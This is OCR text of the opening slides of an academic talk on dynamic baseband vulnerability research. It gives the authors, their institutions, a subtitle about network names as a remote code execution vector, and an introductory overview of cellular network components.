No Signal, No Security

Dynamic Baseband Vulnerability Research

Daniel Klischies, Dyon Goos, David Hirsch, Alyssa Milburn, Marius Muench, Veelasha Moonsamy


RUB

SECURITY AND PRIVACY OF UBIQUITOUS SYSTEMS


VUSec

UNIVERSITY OF BIRMINGHAM


Or... How Network Names became an RCE vector



Cellular Connectivity in a Nutshell



Cellular Connectivity in a Nutshell



Smartphone (UE)

Cell tower
(Base station)


Core network

Communication
partners

